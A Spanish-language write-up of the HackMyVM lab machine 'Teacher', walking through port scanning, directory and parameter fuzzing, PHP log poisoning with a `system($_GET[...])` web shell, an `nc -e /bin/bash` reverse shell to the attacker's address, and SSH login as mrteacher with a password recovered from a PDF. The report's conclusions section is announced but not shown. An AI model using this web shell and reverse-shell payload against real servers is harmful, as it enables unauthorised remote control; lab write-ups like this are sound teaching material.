

Teacher

Autor/a: Sucret · Plataforma: HackmyMv



Índice

1. Introducción.....	5
2. Desarrollo del tema.....	6
2.1 Metodología.....	6
3. Conclusiones.....	18
4. Referencias (formato APA).....	18

Índice de figuras

Figura 1: Ejecución de Nmap sobre la red 10.0.205.0/24 para descubrir hosts activos..6	6
Figura 2: Resultado del escaneo de puertos TCP sobre el host 10.0.205.200.....6	6
Figura 3: Página web servida en http://10.0.205.200 con el mensaje del profesor.....6	6
Figura 4: Código fuente HTML de la página inspeccionado con las herramientas de desarrollador del navegador.....7	7
Figura 5: Enumeración de rutas en http://10.0.205.200 utilizando Wfuzz y el wordlist directory-list-lowercase-2.3-medium.txt.....7	7
Figura 6: Búsqueda de directorios y ficheros PHP con Gobuster sobre http://10.0.205.200.....8	8
Figura 7: Visualización de http://10.0.205.200/access.php y análisis del HTML con las herramientas de desarrollador.....9	9
Figura 8: Búsqueda de parámetros GET en access.php utilizando ffuf y el wordlist de parámetros populares.....11	11
Figura 9: Carga de http://10.0.205.200/access.php, que solo muestra un icono de imagen rota.....12	12
Figura 10: Insercción del HTML de access.php, donde se observa una etiqueta con código PHP embebido en el atributo src.....12	12
Figura 11: Resultado en log.php añadiendo \"> para comprobar la ejecución de comandos en el servidor.....12	12
Figura 12: Inyección del payload <?php system(\$_GET["pwned"]); ?> en el parámetro id de access.php para que quede registrado en los logs.....13	13
Figura 13: Uso del parámetro pwned en log.php para ejecutar un comando de reverse shell con nc.....13	13
Figura 14: . Visualización del código fuente de la respuesta de log.php?cmd=ls -la, mostrando el contenido de /var/www/html.....14	14
Figura 15: Recepción de la reverse shell en la máquina atacante y obtención de una shell interactiva como www-data en el servidor Teacher.....15	15
Figura 16: Visualización del PDF e14e1598b4271d8449e7fcda302b7975.pdf encontrado en /var/www/html.....16	16

Figura 17: Imagen rabbit.jpg servida por el servidor web, utilizada como posible distracción (rabbit hole).....	16
Figura 18: Detalle del PDF donde se aprecia la contraseña escrita de forma invertida y con muy poca intensidad.....	17
Figura 19: Conexión SSH al servidor como mrteacher usando la contraseña ThankYouTeachers y lectura del archivo user.....	18

1. Introducción

El objetivo de este trabajo es analizar la seguridad de un servidor docente accesible en la dirección 10.0.205.200, identificar vulnerabilidades explotables desde la capa web y demostrar hasta qué punto un atacante podría comprometer el sistema a partir de ellas. El escenario simula una máquina utilizada en clase, donde el profesor pide explícitamente al alumno que “haga seguro el servidor” y avisa de que el anterior fue hackeado en pocas horas.

El alcance del ejercicio se centra en:

- Reconocimiento de la red y enumeración de servicios expuestos.
- Análisis de la aplicación web disponible en el puerto 80/TCP.
- Búsqueda de vulnerabilidades (especialmente ejecución remota de comandos).
- Obtención de una shell remota y movimiento lateral hacia otro usuario del sistema.

2. Desarrollo del tema

2.1 Metodología

Describe cómo recogiste datos, pruebas realizadas, herramientas y criterios

```
$ nmap -P -nP 10.0.205.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-03 12:49 EST
Nmap scan report for 10.0.205.1
```

Figura 1: Ejecución de Nmap sobre la red 10.0.205.0/24 para descubrir hosts activos. En esta captura se muestra cómo lanzamos un escaneo con Nmap sobre toda la subred 10.0.205.0/24. El objetivo de este paso es identificar qué máquinas están encendidas y qué puertos tienen accesibles dentro de la red del laboratorio

```
Nmap scan report for 10.0.205.200
Host is up (0.00013s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:25:0A:3A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Figura 2: Resultado del escaneo de puertos TCP sobre el host 10.0.205.200.

En esta captura se ve el informe de Nmap para la máquina 10.0.205.200. Nmap indica que el host está activo y que 998 puertos TCP están cerrados. Únicamente aparecen dos puertos abiertos:

- **22/tcp open ssh** → servicio de acceso remoto SSH.
- **80/tcp open http** → servidor web HTTP.




Figura 3: Página web servida en http://10.0.205.200 con el mensaje del profesor.

Aquí accedemos, desde el navegador, al servidor web en http://10.0.205.200.

Este texto indica que se trata de un entorno docente donde nuestra tarea es **auditar y securizar el servidor** para evitar que vuelva a ser comprometido. En este momento solo vemos una página muy simple, sin formularios ni funcionalidad aparente.




Figura 4: Código fuente HTML de la página inspeccionado con las herramientas de desarrollador del navegador.

El análisis del código fuente confirma que estamos ante una página **estática**, sin scripts ni formularios visibles, por lo que en este punto no se aprecian funcionalidades adicionales que puedan ser explotadas desde el lado del cliente.

```
(kali@kali)-[~]
$ sudo wfuzz -c --hc=404 -t 500 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt http://10.0.205.200/FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.0.205.200/FUZZ
Total requests: 207643

ID      Response  Lines  Word    Chars  Payload
-----
000000001: 200        5 L    57 W    315 Ch  "# directory-list-lowercase-2.3-medium.txt"
000000007: 200        5 L    57 W    315 Ch  "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000003: 200        5 L    57 W    315 Ch  "# Copyright 2007 James Fisher"
000000714: 200       13 L    28 W    676 Ch  "manual"
000000014: 200        5 L    57 W    315 Ch  "http://10.0.205.200/"
000000013: 200        5 L    57 W    315 Ch  "#"
000000011: 200        5 L    57 W    315 Ch  "# Priority ordered case insensitive list, where entries were found"
000000010: 200        5 L    57 W    315 Ch  "#"
000000012: 200        5 L    57 W    315 Ch  "# on atleast 2 different hosts"
000000009: 200        5 L    57 W    315 Ch  "# Suite 300, San Francisco, California, 94105, USA."
000000008: 200        5 L    57 W    315 Ch  "# or send a letter to Creative Commons, 171 Second Street,"
000000004: 200        5 L    57 W    315 Ch  "#"
000000002: 200        5 L    57 W    315 Ch  "#"
000000005: 200        5 L    57 W    315 Ch  "# This work is licensed under the Creative Commons"
000000006: 200        5 L    57 W    315 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this"
000041849: 200        5 L    57 W    315 Ch  "http://10.0.205.200/"
000089181: 403        9 L    28 W    277 Ch  "server-status"

Total time: 0
Processed Requests: 207643
Filtered Requests: 207626
Requests/sec.: 0
```

Figura 5: Enumeración de rutas en http://10.0.205.200 utilizando Wfuzz y el wordlist directory-list-lowercase-2.3-medium.txt.

Al no encontrar nada interesante en la página principal, empezamos con **fuzzing de directorios** usando Wfuzz.

Entre todo ese ruido sí aparecen rutas interesantes como /manual lo que indica que el endpoint existe pero está restringido. Esta prueba nos confirma que el servidor tiene más contenido oculto, pero el ruido de los comentarios hace que Wfuzz no sea lo más cómodo para seguir.

```
(kali@kali)-[~]
$ sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.0.205.200 -n -t 200 -x .php

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.205.200
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php
[+] No status: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/log.php [Size: 23]
/manual [Size: 313] [→ http://10.0.205.200/manual/]
/access.php [Size: 12]
/clearlogs.php [Size: 0]
/server-status [Size: 277]
Progress: 441116 / 441116 (100.00%)

Finished
```

Figura 6: Búsqueda de directorios y ficheros PHP con Gobuster sobre http://10.0.205.200.

Para limpiar un poco los resultados y aprovechar mejor el wordlist, repetimos la enumeración con **Gobuster** en modo directorio.

Se especifica:

- Wordlist: directory-list-2.3-medium.txt
- Extensión a buscar: .php (-x .php)

Aquí ya vemos claro que el servidor expone varios scripts PHP relacionados con **logs y accesos**, lo que probablemente formará parte de la funcionalidad vulnerable que tendremos que revisar. El siguiente paso lógico es visitar cada una de estas rutas en el navegador.





Figura 7: Visualización de `http://10.0.205.200/access.php` y análisis del HTML con las herramientas de desarrollador.

Al abrir `access.php` en el navegador, la página aparece completamente en blanco. Para comprobar qué está devolviendo el servidor, abrimos las herramientas de desarrollador.

El HTML es mínimo: dentro del `<body>` solo hay una etiqueta `<img src=''>`, es decir, una imagen sin ruta definida.

Esto sugiere que el script **espera algún parámetro** (por ejemplo, por GET) para decidir qué contenido cargar o qué imagen mostrar. Sin ese parámetro, la página queda vacía, así que sabemos que habrá que forzar parámetros manualmente o mediante fuzzing.

[illegible]

Figura 8: Búsqueda de parámetros GET en access.php utilizando ffuf y el wordlist de parámetros populares.

Como access.php no da ninguna pista visual, pasamos a hacer **fuzzing de parámetros** con **ffuf**.

El comando lanza peticiones contra:

http://10.0.205.200/access.php?FUZZ=FUZZ

usando el wordlist `url-params_from-top-55-most-popular-apps.txt`. De esta forma, ffuf va probando nombres de parámetros típicos

Filtramos por tamaño de respuesta (-fs 12) para quedarnos solo con las respuestas que sean distintas de la página en blanco por defecto.

El objetivo de este paso es descubrir **qué parámetros acepta** access.php y, a partir de ahí, analizar si alguno de ellos es vulnerable




Figura 9: Carga de `http://10.0.205.200/access.php`, que solo muestra un icono de imagen rota.

Al acceder directamente a `access.php` desde el navegador, la página aparece completamente en blanco, con únicamente un icono de imagen rota en la esquina superior izquierda.

Esto indica que el script intenta mostrar una imagen, pero el atributo `src` no apunta a ningún recurso válido




Figura 10: Insercción del HTML de `access.php`, donde se observa una etiqueta `<img>` con código PHP embebido en el atributo `src`.

Esta modificación **no forma parte del código original del servidor**, sino que la añadimos nosotros para ilustrar cómo podría verse una construcción insegura que invoque `system("id")` en PHP y para razonar sobre el impacto de este tipo de prácticas.




Figura 11: Resultado en `log.php` añadiendo `` para comprobar la ejecución de comandos en el servidor.

Es decir, has insertado una llamada a `system("id")` para comprobar si el servidor ejecuta comandos del sistema y muestra la salida en la página.

La parte importante de la salida es:

- `uid=33(www-data)`
- `gid=33(www-data)`
- `groups=33(www-data)`

Esto significa que el comando `id` se está ejecutando con el usuario `www-data`, que es la cuenta por defecto que usan servicios web como Apache o Nginx en muchos sistemas Linux.




Figura 12: Inyección del payload `<?php system($_GET['pwned']); ?>` en el parámetro `id` de `access.php` para que quede registrado en los logs.





Figura 13: Uso del parámetro `pwned` en `log.php` para ejecutar un comando de reverse

Aunque la página sigue mostrándose en blanco (no vemos nada en `access.php`), la prueba **no es fallida**: el objetivo no es que el servidor ejecute ese PHP directamente, sino que **ese valor quede almacenado en los logs** de la aplicación.

Más adelante, cuando accedemos a `log.php`, esa misma cadena `<?php system($_GET['pwned']); ?>` aparece reflejada en los registros y se procesa como código PHP, lo que permite que, al llamar a:

`http://10.0.205.200/log.php?pwned=nc -e /bin/bash 10.0.205.199 5555`



```
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388 uid=33(www-data) gid=33(www-data) groups=33(www-data)
389 uid=33(www-data) gid=33(www-data) groups=33(www-data)
390 uid=33(www-data) gid=33(www-data) groups=33(www-data)
391 uid=33(www-data) gid=33(www-data) groups=33(www-data)
392
393
394 total 5332
395 drwxr-xr-x 2 root    root      4096 Aug 26  2022 .
396 drwxr-xr-x 3 root    root      4096 Aug 24  2022 ..
397 -rw-r--r-- 1 root    root       191 Aug 25  2022 access.php
398 -rw-r--r-- 1 root    root        48 Aug 26  2022 clearlogs.php
399 -rw-r--r-- 1 mrteacher mrteacher 5301604 Aug 25  2022 e14e1598b4271d8449e7fcda302b7975.pdf
400 -rw-r--r-- 1 root    root       315 Aug 26  2022 index.html
401 -rw-rw-rw- 1 root    root        846 Dec  9 21:38 log.php
402 -rw-r--r-- 1 root    root     130469 Aug 26  2022 rabbit.jpg
403
404
```

Figura 14: . Visualización del código fuente de la respuesta de log.php?cmd=ls -la, mostrando el contenido de /var/www/html.

Aquí se ve el view-source: de:

http://10.0.205.200/log.php?cmd=ls -la

Gracias a la construcción con `system($_GET['cmd'])` a página devuelve la salida de `ls -la`.

En la parte importante del listado aparecen ficheros como:

- access.php
- clearlogs.php
- index.html
- log.php
- rabbit.jpg
- e14e1598b4271d8449e7fcda302b7975.pdf

```
(kali㉿kali)-[/usr/share/seclists/Web-Content]
$ nc -lvp 5555
listening on [any] 5555 ...
python3 -c 'import pty;pty.spawn("/bin/bash")'

find / -name '*.pdf' 2>/dev/null
find / -name '*.pdf' 2>/dev/null
connect to [10.0.205.199] from (UNKNOWN) [10.0.205.200] 36056

find / -name '*.pdf' 2>/dev/null
find / -name '*.pdf' 2>/dev/null
www-data@Teacher:/var/www/html$
www-data@Teacher:/var/www/html$ find / -name '*.pdf' 2>/dev/null
/usr/share/doc/shared-mime-info/shared-mime-info-spec.pdf
/var/www/html/e14e1598b4271d8449e7fcda302b7975.pdf
www-data@Teacher:/var/www/html$ find / -name '*.pdf' 2>/dev/null
/usr/share/doc/shared-mime-info/shared-mime-info-spec.pdf
/var/www/html/e14e1598b4271d8449e7fcda302b7975.pdf
www-data@Teacher:/var/www/html$ ls
ls
access.php      e14e1598b4271d8449e7fcda302b7975.pdf  log.php
clearlogs.php  index.html                             rabbit.jpg
www-data@Teacher:/var/www/html$
```

Figura 15: Recepción de la reverse shell en la máquina atacante y obtención de una shell interactiva como www-data en el servidor Teacher.

En Kali abres un listener con **nc -lvp 5555**.

- Cuando visitas la URL con `pwned=nc -e /bin/bash 10.0.205.199 5555`, el servidor 10.0.205.200 se conecta de vuelta al listener.
- Una vez conectados, usas el clásico truco de Python para **convertir la shell en una TTY interactiva**: con `python3 -c 'import pty; pty.spawn("/bin/bash")'`

En el prompt ya se ve: `www-data@Teacher:/var/www/html$`

Lo cual nos da mucha información:

- El hostname de la máquina objetivo es Teacher.
- Estás dentro como usuario www-data (el mismo que aparecía en la salida de `id`).
- La ruta actual es `/var/www/html`, donde listando se vuelven a ver `access.php`, `clearlogs.php`, `log.php`, `index.html`, `rabbit.jpg` y el PDF.

Tras conseguir ejecución de comandos y listar el contenido de `/var/www/html`, se identificó el fichero `e14e1598b4271d8449e7fcda302b7975.pdf`.

Al abrir el PDF en el navegador se observa, aparentemente, varias hojas de cuadrícula con operaciones matemáticas




Figura 16: Visualización del PDF `e14e1598b4271d8449e7fcda302b7975.pdf` encontrado en `/var/www/html`.




Figura 17: Imagen `rabbit.jpg` servida por el servidor web, utilizada como posible distracción (rabbit hole).

Otro de los ficheros listados en el directorio web es `rabbit.jpg`, que muestra el dibujo de un conejo al final de una especie de túnel.

Este tipo de imagen encaja perfectamente con el concepto de *rabbit hole*: algo

llamativo que te invita a perder tiempo investigando esteganografía o datos ocultos, cuando en realidad la pista importante está en otro sitio (el PDF anterior).




Figura 18: Detalle del PDF donde se aprecia la contraseña escrita de forma invertida y con muy poca intensidad.

En esta captura se muestra un recorte del PDF anterior, donde se aprecia una línea de texto muy tenue, escrita prácticamente "a lápiz" y **al revés** (como si se hubiera escaneado la hoja por el otro lado).

Mediante un procesamiento visual (mayor saturación/contraste y lectura en espejo) se consigue leer el texto, donde aparece la contraseña. El valor que se obtiene es:

ThankYouTeachers


```
www-data@Teacher:/var/www/html$ ssh mrteacher@10.0.205.200
ssh mrteacher@10.0.205.200
The authenticity of host '10.0.205.200 (10.0.205.200)' can't be established.
ECDSA key fingerprint is SHA256:aH9S8xqrpjF60uxWq2LRvhtWi7KxNodnWW08gB651A.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Could not create directory '/var/www/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
mrteacher@10.0.205.200's password: ThankYouTeachers

Linux Teacher 5.10.0-17-amd64 #1 SMP Debian 5.10.136-1 (2022-08-13) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep  5 17:55:42 2022 from 192.168.1.23
mrteacher@Teacher:~$ ls
ls
user
mrteacher@Teacher:~$ cat user
cat user
9cd1f0b79d9474714c5a29214ec839a6
mrteacher@Teacher:~$
```

Figura 19: Conexión SSH al servidor como mrteacher usando la contraseña ThankYouTeachers y lectura del archivo user.

Una vez identificada la contraseña en el PDF, desde la shell como www-data se inicia una conexión SSH hacia el propio servidor:

ssh mrteacher@10.0.205.200

